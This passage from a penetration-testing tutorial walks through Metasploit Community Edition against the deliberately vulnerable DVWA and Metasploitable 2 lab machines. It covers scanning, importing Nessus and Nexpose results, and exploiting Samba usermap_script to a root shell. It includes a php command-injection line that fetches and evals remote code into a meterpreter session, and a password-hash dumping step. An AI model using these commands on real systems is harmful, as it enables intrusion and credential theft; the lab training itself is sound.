Next, we run the given command on the victim:

```
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.80.128:8080/alk3t3tt'));"
```

The screenshot shows the DVWA Command Execution interface. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, **Command Execution**, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The 'Command Execution' option is highlighted. The main content area has a title 'Vulnerability: Command Execution' and a section titled 'Ping for FREE'. It contains a form with a text input field containing '192.168.80.128; php -d allow_url_fopen=true' and a 'submit' button. Below this is a 'More info' section with three links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, and <http://www.ss64.com/nt/>. At the bottom of the page, there are 'View Source' and 'View Help' buttons. The footer displays the text 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

We can finally interact with the new shell in metasploit.

```

msf exploit(web_delivery) >
[*] 192.168.80.131  web_delivery - Delivering Payload
[*] Sending stage (40499 bytes) to 192.168.80.131
[*] Meterpreter session 1 opened (192.168.80.128:4444 -> 192.168.80.131:53382) at 2016-02-06 10:27:05 -0500
msf exploit(web_delivery) > sessions -i

Active sessions
=====
Id  Type          Information           Connection
--  --
1   meterpreter  php/php  www-data (33) @ metasploitable 192.168.80.128:4444 -> 192.168.80.131:53382 (192.168.80.131)

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 5331 created.
Channel 0 created.
whoami
www-data
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

We now have a functioning php meterpreter shell on the target.

Metasploit GUIs

The Metasploit framework has become the tool of choice for many penetration testers around the globe. With the release of Metasploit Community Edition, a novice user is just a few clicks away from successful exploitation of many vulnerable targets.

In this module, we will be discussing the difference between Metasploit Community Edition and Metasploit Pro, the commercial version of Metasploit. Moreover, we will also be going over the installation and activation of Metasploit Community Edition. Other topics such as scanning, exploitation and post-exploitation will also be discussed!

MSF Community Edition

Metasploit Community Edition

When it comes to vulnerability verification, penetration testers often have an array of tools at their disposal. Metasploit Community Edition provides us with a graphical user interface (GUI) that simplifies network discovery and vulnerability verification for specific exploits, increasing the effectiveness of vulnerability scanners such as Nessus, Nmap, and so forth.


Features

Metasploit Community Edition enables us to:

- Map out our network – Host identification, port scanning and OS fingerprinting.
- Integrate with other vulnerability scanners – Import data from Nessus, Nmap, and other solutions. In addition, Nmap scans can be initiated from within Metasploit Community Edition.
- Find the right exploit – With the world's largest quality-assured exploits, finding the right exploit is just seconds away!
- Verify remediation – Do you think your host has been patched against a specific vulnerability? Fire an exploit and find out!
- And the best part? Metasploit Community Edition is provided to the InfoSec Community FREE of charge.

What About Metasploit Pro?

As the name suggests, this is the commercial version of Metasploit and requires a valid license. The difference between Metasploit Community Edition and Metasploit Pro can be best illustrated by the following diagram:




Clearly, Metasploit Pro has additional features such as Social Engineering, Web App Scanning, IDS/IPS evasion, superior reporting capabilities, and so forth.

Activation

The activation process is quite simple, so let us walk through it together:

- First, let us access the web interface by going to <http://localhost:3790>. Disregard the warning about the SSL certificate.



- Enter data in the following required fields: Username*, Password* and Password confirmation*, and then click on 'Create Account'. Please note that you may need to enable JavaScript on this page.

- Once your account created, you can press the "GET PRODUCT KEY" button. You will be redirected to Rapid7's web page, where you will be asked to fill out a form in order to receive your product key. Once you receive your key, or if you already have a key, enter it where it says "Enter Product Key You're Received by Email", and press "ACTIVATE LICENCE".

The screenshot shows the Metasploit activation interface. At the top, there's a navigation bar with links like 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', and 'Exploit-DB'. Below that is the Metasploit logo and a dropdown menu for 'Project'. On the right, it shows 'Account - loneferret' and 'Administration'. A blue header bar says 'Activate Your Metasploit License'. Under this, a section titled '1. Get Your Product Key' asks to choose a product type. It includes a 'GET PRODUCT KEY' button. Below it, '2. Enter Product Key You've Received by Email' asks to paste a key and click 'ACTIVATE LICENSE'. There's also an 'Offline Activation' link.

- Congratulations!!! You have successfully activated your copy of Metasploit Community Edition.

The screenshot shows the Metasploit projects interface. At the top, it has the same navigation bar as the activation page. Below that is the Metasploit community logo and a 'Project' dropdown. A green success message 'Activation Successful: Please restart your Metasploit instance' is displayed. The main area shows a 'Project Listing' table with one row for 'default'. The columns are NAME, HOSTS, SESSIONS, TASKS, OWNER, UPDATED, and DESCRIPTION. The table shows 1 item. To the right, there's a 'Product News' sidebar with sections for 'Weekly Metasploit Wrapup' and 'Now Officially Supporting Kali Linux 2.0'.

NAME	HOSTS	SESSIONS	TASKS	OWNER	UPDATED	DESCRIPTION
default	0	0	0	system	14 minutes ago	


MSF Community Scanning

Scanning is an essential part of penetration testing. Often times, attackers go straight into exploitation as they have already obtained the IP address range used by the organization. This is a critical mistake as they have not discovered all of the live hosts or open services. Continuing a penetration test without having a solid understanding all of the live hosts, open services and operating systems being used in the environment will often result in the crash of many production systems. Clearly, we'd like to avoid having to explain to the CIO or CISO how we crashed multiple production systems.

Scanning with Metasploit Community Edition

Let us take a look at how Metasploit Community Edition helps us with this critical phase:


- First, let us create a new project by clicking on 'Project' and then on 'Create New Project' as follows:



- Please note that we are only required to provide a 'Project Name', but we will also provide the 'Description' and 'Network Range' as follows:

The screenshot shows the 'Project Settings' form. It includes fields for 'Project name*' (Metasploitable 2), 'Description' (We will be scanning the Metasploitable 2 VM for open ports, etc.), and 'Network range' (10.10.10.30). There is also a checkbox for 'Restrict to network range'. At the bottom right is a 'Create Project' button.

- Now that the project has been successfully created, we can begin our scan by clicking on 'Scan' as follows:



- Confirm IP address range being scanned, configure advanced options such as hosts to exclude or special NMAP switches, and then click on 'Launch Scan' when ready:

The screenshot shows the 'Target Settings' form. It includes a field for 'Target addresses*' (10.10.10.30) and a 'Show Advanced Options' button. At the bottom right is a 'Launch Scan' button.

- Sit back, relax and look at how different services are discovered as the scan progresses:

```

[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:111 (sunrpc)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:137 (netbios)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:6667 (irc)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:6000 (x11)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:5900 (vnc)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:9632 (distccd)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:3306 (mysql)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:514 (shell)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:513 (login)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:512 (exec)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:80 (http)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:25 (smtp)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:23 (telnet)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:22 (ssh)
[+] [2012.07.10-18:47:32] Discovered Port: 10.10.10.30:21 (ftp)
[+] [2012.07.10-18:47:32] Workspace:Metasploitable 2 Progress:121/121 (100%) Sweep of 10.10.10.30-10.10.10.30 complete 1 new host, 34 new services

```

Metasploit Community 4.3.0 - Update 1

© 2010-2012 Rapid7 Inc, Boston, MA

RAPID7

- Once the scan is complete, you can examine the results by clicking on 'Analysis' and then on 'Hosts' as follows:

Overview Analysis Sessions

Home > Metasploitable 2

Hosts Overview

Notes

Services

Vulnerabilities

Captured Data

Discovery

1 host discovered
34 services detected
1 vulnerability identified

Scan... Import... Nexpose...

- Click on the IP address or host to obtain more information:

Show	IP Address	Name	OS Name	Version	Purpose	Services	Vulns	Notes	Updated	Status
100	10.10.10.30	metasploitable	Linux (Debian) (VMWare)	2.6.24-16-server	server	34	1	8	5 minutes ago	Scanned

Showing 1 to 1 of 1 entries

- Clicking on the host or IP address displays additional information about the host such as the list of open ports, service information, and so forth. Notice that you have additional tabs such as 'Vulnerabilities', 'File Shares', 'Notes', and 'Credentials'. Clicking on each tab provides additional information that may be useful during a penetration test.

Host 10.10.10.30 (metasploitable)

Discovery Time	2012-07-10 18:47:09 -0400
Operating System	VMware Linux (Debian) VMWare
OS Flavor	Debian
Ethernet Address	00:0C:29:FADD:2A
Virtual Environment	VMWare
Status	Scanned
Comments	Update Comments
No comments	

Services **Vulnerabilities** **File Shares** **Notes** **Credentials**

Active Services

Name	Port	Service Information
ftp	21/tcp	220 (vsFTPd 2.3.4)0x0dx0a
ssh	22/tcp	SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
telnet	23/tcp	220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

smtp	25/tcp	220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
/x0a;Metasploitable logon:
dns	53/udp	BIND 9.4.2
http	80/tcp	Apache/2.2.8 (Ubuntu) DAV/2 (Powered by PHP/5.2.4-2ubuntu5.10)

- Exploring a different tab shows us this target is vulnerable to the following vulnerability:

Armed with this information, an attacker can now proceed to the next step: Exploitation!

Importing Scan Results from Nessus

Importing scan results from Nessus, Nmap, and other vulnerability scanners simplifies our lives as penetration testers. Let us explore this process in more detail:

- First, we begin the process by running a Nessus scan on Metasploitable 2. To add a new scan, Open your browser to <https://127.0.0.1:8834> simply click on 'Scan' and then on 'Add' as follows:

- We then configure our desired options, and click on 'Launch Scan' when ready. For simplicity, we are only scanning (1) machine.

- The scan begins to run:

- Clicking on the name of the scan takes us to another section where we can observe updates in real time:

- Once the scan is complete, we can click on 'Download Report' to download a copy and save it locally.

- For simplicity, we will save the report as a standard .nessus report. Other options include html, and so forth.

Download Report

Download Format: .nessus

Cancel **Submit**

- We now turn to the Metasploit Community Edition web interface. Let us click on 'Analysis' and then on 'Import' as follows:

The screenshot shows the Metasploit interface with the following navigation bar: Overview, Analysis, Sessions, and Campaigns. Below the navigation bar, the path Home > Metasploitable 2 > Hosts is displayed. The main content area is titled "Hosts" and contains a table with the following columns: IP Address, Name, and OS Name. A search bar at the top of the table says "Showing 0 to 0 of 0 entries". Above the table, there are several buttons: Go to Host, Delete, Scan, Import, and Nmap. Below the table, there are tabs for Hosts, Notes, Services, Vulnerabilities, and Capture.

- Let us click on 'Browse' and look for our Nessus report. Please note that if necessary, you can exclude certain IP addresses from being imported altogether.

[Home](#) > [Metasploitable 2](#) > Import Data

* denotes required field

Import Data


Choose file to upload* [Browse...](#) [?](#)

Exclude Addresses

Do not change existing hosts

[Import Data](#)

- Once it's found, let's click on 'Open' as follows:



- Let us click on 'Import Data' to begin the data import process:

Import Data

Choose file to upload:

Exclude Addresses:

Do not change existing hosts

- Data import process is then started, and all data is imported into the Metasploit Community Edition.

Home > Metasploitable 2 > Tasks > Task 2

Importing	Complete (1 new host)	✓ Complete	Started: 2012-07-11 18:55:34 -0400 Duration: less than 5 seconds
<pre>[+] [2012.07.11-18:55:34] Workspace:Metasploitable 2 Progress:1/4 (25%) Importing data from /tmp/import20120711-7551-180di4... [+] [2012.07.11-18:55:34] Database: Importing data from file format 'Nessus XML (v2)' [+] [2012.07.11-18:55:35] Database: Importing host 10.10.10.30 [+] [2012.07.11-18:55:37] Workspace:Metasploitable 2 Progress:2/4 (50%) Normalizing data [+] [2012.07.11-18:55:37] Workspace:Metasploitable 2 Progress:4/4 (100%) Complete (1 new host)</pre>			

- Once again, let's click on 'Analysis' and then on 'Hosts' as follows:

Analysis Sessions Campaigns

Hosts Tasks Task 2

- Notes
- Services
- Vulnerabilities
- Captured Data

- Notice how the number of vulnerabilities is now presented to us.

Hosts Notes Services Vulnerabilities Captured Data

Show 100 entries

IP Address	Name	OS Name	Version	Purpose	Services	Vulns	Notes	Updated	Status
10.10.10.30	10.10.10.30	Linux Kernel 2.6 on Ubuntu 8.04 (hardy) (VMWare)		server	37	87	2	2 minutes ago	Scanned

Showing 1 to 1 of 1 entries

- Let's click on the host or IP address in order to obtain more information. Notice how clicking on the 'Vulnerabilities' tab displays all vulnerabilities associated with this host including CVEs and applicable exploits. Isn't this amazing?

Host 10.10.10.30 (10.10.10.30)

Discovery Time	2012-07-11 18:55:35-0400
Operating System	VMware Linux Kernel 2.6 on Ubuntu 8.04 (hardy) VMWare
Ethernet Address	00:0C:29:FA:DD:2A
Virtual Environment	VMWare
Status	Scanned
Comments	Update Comments
No comments	

Vulnerabilities


Name	References	Exploit	
vsftpd Smiley Face Backdoor	BID-48539 MSF-VSFTPD v2.3.4 Backdoor Command Execution	OSVDB-73573 NSS-55023 EDB-ID-17491 BID-23973 BID-24196 OSVDB-34699 OSVDB-34733	exploit/unix/ftp/vsftpd_234_backdoor exploit/linux/samba/ /sa_transnames_heap, exploit/solaris/ /sambalsa_transnames_heap, exploit/os/samba/ /sa_transnames_heap, auxiliary/dos/ /samba/sa_transnames_heap, auxiliary/dos/samba/sa_addprivs_heap auxiliary/scanner/services/exec_login, auxiliary/scanner/services/rsh_login, auxiliary/scanner/services/rlogin_login auxiliary/scanner/services/exec_login, auxiliary/scanner/services/rsh_login, auxiliary/scanner/services/rlogin_login
Samba NDR MS-RPC Request Heap-Based Remote Buffer Overflow	CVE-2007-2446 BID-24196 OSVDB-34699 OSVDB-34733	BID-24195 BID-24198 OSVDB-34732 NSS-25216	
rsh Service Detection	CVE-1999-0651	OSVDB-193 NSS-10245	
rlogin Service Detection	CVE-1999-0651	OSVDB-193 NSS-10205	
	CVE-1999-0170	CVE-1999-0211 CVE-1999-0554	

We are now one step closer to successful exploitation!


Integration with NeXpose

Metasploit Community Edition has a seamless integration with NeXpose. As penetration testers, we are often looking for shortcuts and this integration is just beautiful. Let's take a closer look.

- First, let us integrate NeXpose into Metasploit Community Edition. We can accomplish this by clicking on 'Administration' and then on 'Global Settings' as follows:



- Scroll down and click on 'Configure a NeXpose Console' as follows:



- Configure the NeXpose Console accordingly, and then click on 'Save' as follows:

Configure a NeXpose Console

Console Name	NeXpose
Console Address	localhost
Console Port	3780
Console Username	
Console Password	
Enabled	<input checked="" type="checkbox"/>
<input type="button" value="Save"/>	


- Console has now been fully configured and is ready to be used:

Nexpose Consoles

This section provides the ability to configure Nexpose Consoles. Once configured, these consoles may be used to launch new scans and import data from existing sites.

Configure a Nexpose Console							
	Name	Address	Status	Version	Sites	Creator	Updated
<input type="checkbox"/>	Nexpose	localhost:3780	Initializing (Enabled)		0	alain	2012-07-11 20:30:27 -0400

- Let's go back to 'Projects', and click on 'Metasploitable 2' as follows:



- Once the project is loaded, click on 'Nexpose' in the 'Discovery' section as follows:

- Select the appropriate Console, the Target Range, Scan Template and Advanced Options, and when you are ready click on 'Launch Nexpose' as follows:

- Scan is now in progress, notice how you are able to see how vulnerabilities are discovered in real time.

```

Home > Metasploitable 2 > Tasks > Task 3

Nexpose
Nexpose Scan Complete
Complete
Started: 2012-07-11 20:33:59 -0400
Duration: 6 minutes
Replay

[+] [2012.07.11-20:34:03] Workspace:Metasploitable 2 Progress:2/7 (28%) Running Scan (1)
[*] [2012.07.11-20:34:03] >> Scan has been launched with ID #1
[*] [2012.07.11-20:34:04] >> Found 0 hosts with 0 vulnerabilities
[*] [2012.07.11-20:34:15] >> Found 1 hosts with 0 vulnerabilities
[*] [2012.07.11-20:38:15] >> Found 1 hosts with 2 vulnerabilities
[*] [2012.07.11-20:38:31] >> Found 1 hosts with 3 vulnerabilities
[*] [2012.07.11-20:38:37] >> Found 1 hosts with 4 vulnerabilities
[*] [2012.07.11-20:39:15] >> Found 1 hosts with 141 vulnerabilities
[*] [2012.07.11-20:39:20] >> Found 1 hosts with 151 vulnerabilities
[*] [2012.07.11-20:39:34] >> Scan has been completed with ID #1
[+] [2012.07.11-20:39:34] Workspace:Metasploitable 2 Progress:3/7 (42%) Generating Report (1)
[*] [2012.07.11-20:39:34] >> Waiting on the report to generate...
[*] [2012.07.11-20:39:38] >> Downloading the report data from Nexpose...
[+] [2012.07.11-20:39:40] Workspace:Metasploitable 2 Progress:4/7 (57%) Importing Scan Data (1)
[*] [2012.07.11-20:39:52] Workspace:Metasploitable 2 Progress:5/7 (71%) Cleaning Up (1)
[*] [2012.07.11-20:39:52] Workspace:Metasploitable 2 Progress:6/7 (85%) Normalizing all hosts
[*] [2012.07.11-20:39:52] Workspace:Metasploitable 2 Progress:7/7 (100%) Nexpose Scan Complete

```

Metasploit Community 4.3.0 - Update 1

© 2010-2012 Rapid7 Inc, Boston, MA

- Once the scan is complete, you can examine the results by clicking on 'Analysis' and then on 'Hosts' as follows:

- Notice how the number of vulnerabilities is now presented to us.

Hosts	Notes	Services	Vulnerabilities	Captured Data
Show 100 entries				
IP Address	Name	OS Name	Version	Purpose
10.10.10.30	METASPLOITABLE	Linux (Debian)		server
Showing 1 to 1 of 1 entries				

- Let's click on the host or IP address in order to obtain more information. Notice how clicking on the 'Vulnerabilities' tab displays all vulnerabilities associated with this host including CVEs and applicable exploits. Isn't this amazing?

Host 10.10.10.30 (METASPOITABLE)

Discovery Time	2012-07-11 20:39:41 -0400
Operating System	Linux (Debian)
OS Flavor	Debian
Ethernet Address	Unknown
Status	Scanned
Comments	Update Comments
No comments	

Services Vulnerabilities Notes Credentials

New Vuln

Show 10 entries

Name	References	Exploit
Samba MS-RPC Shell Command Injection Vulnerability	<ul style="list-style-type: none"> APPLE-APPLE-SA-2007-07-31 CERT-VN-288336 OSVDB-34700 SECUNIA-2532 SECUNIA-25251 SECUNIA-25257 SECUNIA-25289 SECUNIA-25772 SECUNIA-26909 BID-23972 CVE-2007-2447 OVAL-OVAL10062 SECUNIA-25241 SECUNIA-25255 SECUNIA-25259 SECUNIA-25667 SECUNIA-26083 SECUNIA-27706 BID-25159 DEBIAN-DSA-1291 REDHAT-RHSA-2007-0354 SECUNIA-25246 SECUNIA-25256 SECUNIA-25270 SECUNIA-25675 SECUNIA-26235 SECUNIA-26292 	exploit/multi/samba /usermap_script

And now the part we have all been waiting for: Exploitation!

MSF Community Exploitation

So here it is, the exploitation phase! Now that a number of vulnerabilities have been discovered, we can proceed to the fun part, exploitation.

Let us explore how this can be accomplished:

- First, let us browse to the list of vulnerabilities and click on our desired exploit module. In this case, we will be using 'exploit/multi/samba/usermap_script' as follows:

The screenshot shows the Metasploit Framework interface. At the top, there is a summary for 'Host 10.10.10.30 (METASPOITABLE)'. It includes details like Discovery Time (2012-07-11 20:39:41 -0400), Operating System (Linux (Debian)), OS Flavor (Debian), Ethernet Address (Unknown), Status (Shelled), and Comments (Update Comments). Below this, there is a section for 'No comments'.

Below the host summary, there is a navigation bar with tabs: Services, Sessions, Vulnerabilities, Notes, and Credentials. The 'Vulnerabilities' tab is selected. A search bar at the top right says 'Search vulnerabilities'.

The main content area displays a table of vulnerabilities. The table has columns for Name, References, and Exploit. One row is highlighted, showing a 'Samba MS-RPC Shell Command Injection' vulnerability. The 'References' column lists various sources: APPLE-APPLE-SA-2007-07-31, CERT-VN-268336, OSVDB-34700, SECUNIA-25232, SECUNIA-25251, SECUNIA-25257, SECUNIA-25289, BID-23972, CVE-2007-2447, OVAL-OVAL10062, SECUNIA-25241, SECUNIA-25255, SECUNIA-25259, SECUNIA-25267, BID-25159, DEBIAN-DSA-1291, REDHAT-RHSA-2007-0354, SECUNIA-25246, SECUNIA-25256, SECUNIA-25270, SECUNIA-25675. The 'Exploit' column contains the path 'exploit/multi/samba/usermap_script'.

- We are then taken to the exploit module page. We can now specify our Target Addresses, Target Settings, Payload and Evasion Options, and so forth. When ready, we can click on 'Run Module' to exploit the target system(s).

The screenshot shows the configuration page for the 'exploit/multi/samba/usermap_script' module. The top left shows the module's rating (★★★★★), privileged status (Yes), and disclosure date (May 13, 2007). The 'Developers' section lists jduck <jduck@metasploit.com>. The 'References' section lists CVE-2007-2447, OSVDB-34700, BID-23972, iDefense, and samba.org. The 'Target Systems' section shows the target address as 10.10.10.30 and an excluded address field. The 'Exploit Timeout (minutes)' is set to 5. The 'Target Settings' dropdown is set to 'Automatic'. The 'Payload Options' section shows the payload type as 'Command shell' and connection type as 'Auto'. Listener ports are set to 1024-65535. The 'Module Options' section includes an RPORT field set to 139 with the note 'The target port (port)'. There are also 'Advanced Options show' and 'Evasion Options show' links, and a 'Run Module' button at the bottom.

- Exploit is now sent to the target(s) and if successful, a corresponding session is opened. Notice how we have (1) active session by looking at the 'Sessions' tab.

```

[+] [2012.07.12-20:56:01] Workspace:Metasploitable 2 Progress:1/2 (50%) Exploiting 10.10.10.30
[*] [2012.07.12-20:56:02] Started reverse double handler
[*] [2012.07.12-20:56:02] Accepted the first client connection...
[*] [2012.07.12-20:56:02] Accepted the second client connection...
[*] [2012.07.12-20:56:02] Command: echo lPOBBQKKxi4qB9xL;
[*] [2012.07.12-20:56:02] Writing to socket A
[*] [2012.07.12-20:56:02] Writing to socket B
[*] [2012.07.12-20:56:02] Reading from sockets...
[*] [2012.07.12-20:56:03] Reading from socket B
[*] [2012.07.12-20:56:03] B: "lPOBBQKKxi4qB9xL\r\n"
[*] [2012.07.12-20:56:03] Matching...
[*] [2012.07.12-20:56:03] A is input...
[+] [2012.07.12-20:56:03] Session 3 created for 10.10.10.30
[+] [2012.07.12-20:56:03] Workspace:Metasploitable 2 Progress:2/2 (100%) Complete (1 session opened) exploit/multi/samba/usermap_script

```

Metasploit Community 4.3.0 - Update 1

© 2010-2012 Rapid7 Inc, Boston, MA

- Clicking on 'Sessions' provides us with more information about the active sessions to the target(s) as seen below:

Session	OS	Host	Type	Age	Description	Attack Module
Session 3		10.10.10.30 - METASPOITABLE	Shell	1 minute		USERMAP_SCRIPT

- Clicking on 'Session 3' allows us to interact with the current session. Please note that the number '3' corresponds to our current session, so you may have a different session ID. Clicking on 'Command Shell' allows us to interact with our target.

Event Time	Event Type	Session Data

Metasploit Community 4.3.0 - Update 1

© 2010-2012 Rapid7 Inc, Boston, MA

- We have now successfully exploited our target machine. As can be clearly seen below, we have a shell and can execute system commands.

```
Metasploit - Mdm::Session ID # 3 (10.10.10.30)

        ^

      uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
      id
uid=0(root) gid=0(root)
      pwd
/
      cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false

      Shell >
```

Now that we have successfully exploited our target machine, let's take a look at post-exploitation in more detail!

MSF Community Post Exploitation

A number of penetration testers stop at this point since they have obtained obtained a shell with administrative access on the target machine. This is a huge mistake since post-exploitation is just as important as getting that initial shell. Information gathered at this stage can be used to gain access to an organization's crown jewels. With a session already established with the target machine, we simply click on the Session #, which is 3 in this case.

The screenshot shows the Metasploit Framework interface. The top navigation bar has tabs for Overview, Analysis, Sessions (with a count of 1), and Campaigns. Below the tabs is a breadcrumb navigation: Home > Metasploitable > Sessions. A toolbar below the breadcrumb includes Collect and Cleanup buttons. The main area is titled 'Active Sessions' and lists a single session: Session 3, OS: Linux, Host: 10.25.25.42 - METASPLOITABLE.

Clicking on the Session 3 presents us with several options, but we are only interested in the 'Post-Exploitation Modules' at this point, so we simply click on it and select our desired post-exploitation module. For purposes of this illustration, we will be using the 'Linux Gather Dump Password Hashes for Linux Systems' post-exploitation module, so we just click on it:

The screenshot shows the details for Session 3 on host 10.25.25.42. It includes session information (Type: shell, Attack Module: exploit/multi/samba/usermap_script) and available actions (Collect System Data, Command Shell, Terminate Session). The 'Post-Exploitation Modules' tab is selected, displaying a table of modules categorized by OS:

OS	Module Name	Module Title
HP-UX	post/aix/hashdump	AIX Gather Dump Password Hashes
Cisco	post/cisco/gather/enum_cisco	Gather Cisco Device General Information
Virtual Environment	post/linux/gather/checkvms	Linux Gather Virtual Environment Detection
Linux	post/linux/gather/enum_configs	Linux Gather Configuration
Linux	post/linux/gather/enum_network	Linux Gather Network Information
Linux	post/linux/gather/enum_protections	Linux Gather Protection Enumeration
Linux	post/linux/gather/enum_system	Linux Gather System and User Information
Linux	post/linux/gather/enum_users_history	Linux Gather User History
Linux	post/linux/gather/enum_xchat	Linux Gather XChat Enumeration
Linux	post/linux/gather/hashdump	Linux Gather Dump Password Hashes for Linux Systems

General information about the module is presented to us. If the session information is correct, we simply click on 'Run Module'

The screenshot shows the details for the 'Linux Gather Dump Password Hashes for Linux Systems' module. It includes module information (Type: Post-Exploitation, Ranking: ★★, Privileged?: No), developer information (Carlos Perez, <carlos_perez@darkoperator.com>), and module options (Session Information checked, Session 3 - 10.25.25.42 selected). There is also an Advanced Options link and a Run Module button.

Module is run and the desired output is presented to us. We can then attempt to crack some of those passwords, which may have been re-used on other critical pieces of the infrastructure.

Task started

